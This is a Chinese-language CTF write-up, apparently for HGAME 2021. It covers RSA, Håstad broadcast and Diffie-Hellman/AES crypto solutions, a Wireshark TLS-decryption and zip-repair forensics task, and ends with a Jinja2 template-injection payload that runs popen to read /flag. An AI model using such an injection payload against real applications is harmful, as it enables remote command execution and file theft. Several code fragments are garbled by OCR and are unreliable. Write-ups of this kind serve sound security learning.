Crypto

- LikiPrime
  简单的rsa，通过网站分解质数，然后带入脚本。
  ' ' '

  ```
  p = gmpy2.mpz(pow()
  q = gmpy2.mpz()
  e = gmpy2.mpz(65537)
  n = pq
  phi_n = (p-1)(q-1)
  d = gmpy2.invert(e, phi_n)
  c = gmpy2.mpz()
  ```

```
m = pow(c, d, n)

print("十进制:\n%s"%m)

m_hex = hex(m)[2:]

print("十六进制:\n%s"%(m_hex,))

print("ascii:\n%s"%(binascii.a2b_hex(m_hex).decode("utf8"),))
```

' ' '

得到flag:hgame{Mers3nne~Pr!Me^re4l1y_s0+5O-li7tle!}

- HappyNewYear!!
  由压缩包可知是公共的e，有专门的脚本，去网上找一下然后改了一下。
  ' ' '

  ```
  from gmpy2 import*
  from Crypto.Util.number import long_to_bytes
  from libnum import*
  import binascii
  ```

```
n0= int()

c0 = int()


n1 = int()

c1 = int()


n2 = int()

c2 = int()
```

n3 =int()

c3 =int()

n4 =int()

c4 =int()

n5 =int()

c5 =int()

n6 =int()

c6 =int()

N=[n0,n1,n2,n3,n4,n5,n6]

C=[c0,c1,c2,c3,c4,c5,c6]

e=3

def CRT(a,n):

sum = 0

N = reduce(lambda x,y:x*y,n) # ni 的乘积,N=n1*n2*n3

```
for n_i, a_i in zip(n,a):    # zip()将对象打包成元组
    N_i = N // n_i           #Mi=M/ni
    sum += a_i*N_i*invert(N_i,n_i)   #sum=C1M1y1+C2M2y2+C3M3y3
return sum % N
```

for i in range (0,7):

for j in range(i+1,7):

for z in range(j+1,7):

n = [N[i],N[j],N[z]]

c = [C[i],C[j],C[z]]

x = CRT(c, n)

m = iroot(x, e)[0] # 开e次方根

print(long_to_bytes(m))

' ' '

flag:hgame{!f+y0u-pl4y_rem@ind3r~YOu^9ot=i7}

- EncryptedChats

  由hint——dh密钥交换可得，要计算公共秘钥，然后看到对话中出现加法群，可知计算时要将符号^换成。*根据前面的加密算法可以还原出解密的代码。*

  ' ' '

  ```
  from Crypto.Cipher import AES
  from Crypto.Util.Padding import pad, unpad
  import gmpy2
  from Crypto.Util.number import long_to_bytes
  import hashlib
  g =
  p =
  A =
  B =
  iv = long_to_bytes(0xb4259ed79d050dabc7eab0c77590a6d0)
  encrypted_flag
  =long_to_bytes(0xaf3fe410a6927cc227051f587a76132d668187e0de5ebf0608598
  a870a4bbc89)
  x = gmpy2.invert(g,p)
  a = Ax%p
  shared_secret = a*B%p
  sha1 = hashlib.sha1()
  sha1.update(str(shared_secret).encode('ascii'))
  key = sha1.digest()[:16]
  cipher = AES.new(key, AES.MODE_CBC, iv)
  ciphertext = encrypted_flag
  FLAG=cipher.decrypt(ciphertext)
  print(FLAG)
  ```

' ' '

将两个数据分别带入可以得到两部分的flag。

flag：hgame{AdD!tiVe-Gr0up~DH_K3y+eXch@nge^4nd=A3S}


MISC

先将wireshark中的ssl协议设置一下，上网百度相关的设置。然后就可以进行http解密了。搜索流浪包中的ssl.log。然后分别分析tcp流和http流。在第6个tcp流中找到一串base64加密的字符串。在线翻译出现了一堆乱码，可知应该是文件，通过

' ' '


```
import base64

input_file = open('1.txt', 'r')

coded_string = input_file.read()

decoded = base64.b64decode(coded_string)

output_file = open('2', 'wb')

output_file.write(decoded)

output_file.close()

'''
```

winhex打开文件查看16进制码，是压缩包的形式，仔细看发现文件头错了。


WinHex - [2]
文件(F) 编辑(E) 搜索(S) 导航(N) 查看(V) 工具(T) 专业工具(I) 选项(O) 窗口(W) 帮助(H)
2

```
Offset     0  1  2  3  4  5  6  7   8  9 10 11 12 13   ANSI ASCII
)0000000  50 4B 05 06 14 00 00 00  08 00 B7 62 4B 52   PK        ·bKR
)0000014  A2 DB 61 82 74 28 00 00  18 BE 05 00 0D 00   ¢Ûa‚t(    ¾
)0000028  00 00 64 65 66 61 75 6C  74 5F 65 6E 74 72     default_entr
)0000042  79 C4 9D 4D AB D3 40 14  40 FF 4B DC 46 9D   yÄ M«Ó@ @ÿKÜF
)0000056  B9 77 32 1F EE 54 5C 88  82 22 E2 42 11 09   ¹w2 îT\ˆ‚"âB
)0000070  36 6A 34 4D B5 49 9F 8A  F8 DF 9D E6 D6 2F   6j4MµIŸŠøß æÖ/
)0000084  74 7F C0 45 5F BF CE 6B  6D A6 37 E7 30 BC   t ÀE_¿Îkm¦7ç0¼
)0000098  6F CD EB 7E FF B1 1F DF  CE 8F E6 E9 EB B3   oÍë~ÿ± ßÎ æéë³
)0000112  E1 B8 8C 87 B9 B9 E5 DB  66 1D F7 C3 B2 D6   á¸Œ‡¹¹åÛf ÷Ã²Ö
)0000126  1B 9B 5B 8D 8F 5E 72 28  CE B9 A6 6D DE 1F    ›[  ^r(Î¹¦mÞ
)0000140  4E C7 B9 9F 9A 5B DF 9A  FD B0 F6 BB 7E ED   NÇ¹Ÿš[ßšý°ö»~í
)0000154  CF 97 EB 7D E7 5D 7F DC  3D 9E FA AF 4F EB   Ï—ë}ç] Ü=žú¯Oë
)0000168  63 9B 5B 92 E4 46 29 25  49 D7 36 6F FB FD   c›['äF)%I×6oûý
)0000182  F0 64 58 4E D3 BA 3D F9  D2 5F 0D 76 A7 46   ðdXNÓº=ùÒ_ v§F
```


将第二，三个字节改成03 04，然后将文件后缀名改为zip的形式。得到一个压缩包。



```
npaignOnlyVersion":1,"timestamp":"1612849000","journal":{"metadata":{"standardPlayTime":272.999725,"gameResult":1,"saveTime":"2021-02-
3:36:36.552186Z","remainingCost":99,"remainingLifePoint":3,"killedEnemiesCnt":57,"missedEnemiesCnt":0,"levelId":"Activities/act16d5/level_act16d5_
stageId":"act16d5_10","validKilledEnemiesCnt":57},"squad":[{"charInstId":8,"skinId":"char_2015_dusk#1","tmplId":null,"skillId":"skchr_dusk_
killIndex":0,"skillLvl":1,"level":1,"phase":0,"potentialRank":0,"favorBattlePhase":38,"isAssistChar":true}],"logs":[{"timestamp":0,"signiture":
queId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":12}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"cha
_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":13}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos
v":12,"col":14}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":15}},
estamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":16}},{"timestamp":0,"signiture":
queId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":17}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"cha
_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":18}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos
v":12,"col":19}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":20}},
estamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":21}},{"timestamp":0,"signiture":
queId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":22}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"cha
_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":23}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos
v":12,"col":24}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":25}},
estamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":26}},{"timestamp":0,"signiture":
queId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":27}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"cha
_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":28}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos
v":12,"col":29}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":30}},
estamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":31}},{"timestamp":0,"signiture":
queId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":32}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"cha
_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":36}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos
v":12,"col":37}},{"timestamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":38}},
estamp":0,"signiture":{"uniqueId":2147483815,"charId":"char_2015_dusk"},"op":0,"direction":1,"pos":{"row":12,"col":39}},{"timestamp":0,"signiture":
```

里面这些东西应该是某种坐标的形式。通过网上在线正则把他们的外壳剥掉(py脚本暂时不会，在学了)

得到一些坐标



```
12,12
12,13
12,14
12,15
12,16
12,17
12,18
12,19
12,20
12,21
12,22
12,23
12,24
12,25
12,26
12,27
12,28
```

想到应该是某种二维码的形式。想到了buu上梅花的那道题，脚本将坐标变成二维码。于是试了试，

' ' '

```
import matplotlib.pyplot as plt

import numpy as np

x, y = np.loadtxt('zuobiao.txt', delimiter=',', unpack=True)

plt.plot(x, y, '.')

plt.show()
```

' ' '

得到一个二维码，扫描得flag。

flag:hgame{Did_y0u_ge7_Dusk?}

Web

- todolist

  由题目可知后端是用python写的，想到python注入，模板注入。于是考虑模板注入来执行shell语句。
  最终的payload：
  ' ' '

  {{"".**class**.**bases**[0].**subclasses**([117].**init**.**globals**['popen']("cat/flag|base64").read()}}
  ' ' '